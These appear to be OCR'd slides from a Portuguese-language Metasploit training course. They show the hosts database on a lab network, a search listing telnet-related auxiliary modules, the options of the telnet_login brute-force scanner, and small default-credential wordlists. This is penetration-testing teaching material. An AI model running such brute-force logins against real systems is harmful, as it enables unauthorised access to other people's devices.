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
METASPLOIT FRAMEWORK


- Metasploit Framework (base de dados)



```
msf5 > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
192.168.56.106  08:00:27:3F:F4:D2        Linux                      server
192.168.56.116  08:00:27:a9:fe:74        Linux                      server
```



```
msf5 > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts
```

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
METASPLOIT FRAMEWORK


- Metasploit Framework (força bruta)



```
msf5 > search type:auxiliary telnet

Matching Modules
================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   auxiliary/admin/http/dlink_dir_300_600_exec_noauth  2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Comma
nd Execution
   1   auxiliary/dos/cisco/ios_telnet_rocem           2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   2   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof   2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Tr
igger
   3   auxiliary/scanner/ssh/juniper_backdoor         2015-12-20       normal  Yes    Juniper SSH Backdoor Scanner
   4   auxiliary/scanner/telnet/brocade_enable_login                   normal  Yes    Brocade Enable Login Check Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password              normal  Yes    Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version               normal  Yes    Lantronix Telnet Service Banner Detection
   7   auxiliary/scanner/telnet/satel_cmd_exec        2017-04-07       normal  Yes    Satel Iberia SenNet Data Logger and Electricity Meter
s Command Injection Vulnerability
   8   auxiliary/scanner/telnet/telnet_encrypt_overflow                normal  Yes    Telnet Service Encryption Key ID Overflow Detection
   9   auxiliary/scanner/telnet/telnet_login                           normal  Yes    Telnet Login Check Scanner
   10  auxiliary/scanner/telnet/telnet_ruggedcom                       normal  Yes    RuggedCom Telnet Password Generator
   11  auxiliary/scanner/telnet/telnet_version                         normal  Yes    Telnet Service Banner Detection
   12  auxiliary/server/capture/telnet                                 normal  No     Authentication Capture: Telnet
```

METASPLOIT FRAMEWORK


- Metasploit Framework (força bruta)



```
msf5 > info auxiliary/scanner/telnet/telnet_login

       Name: Telnet Login Check Scanner
     Module: auxiliary/scanner/telnet/telnet_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Check supported:
  Yes

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target address range or CIDR identifier
  RPORT             23               yes       The target port (TCP)
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

METASPLOIT FRAMEWORK


- Metasploit Framework (força bruta)




```
msf5 > use auxiliary/scanner/telnet/telnet_login
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

METASPLOIT FRAMEWORK

- Metasploit Framework (força bruta)




```
  GNU nano 4.3                                              /opt/users.txt
password
admin
cisco
root
superadmin
msfadmin
123456
ciscoadmin
administrator
telnet
administrador
```



```
  GNU nano 4.3                                               /opt/pass.txt
password
admin
cisco
root
superadmin
msfadmin
123456
ciscoadmin
administrator
telnet
administrador
```

METASPLOIT FRAMEWORK

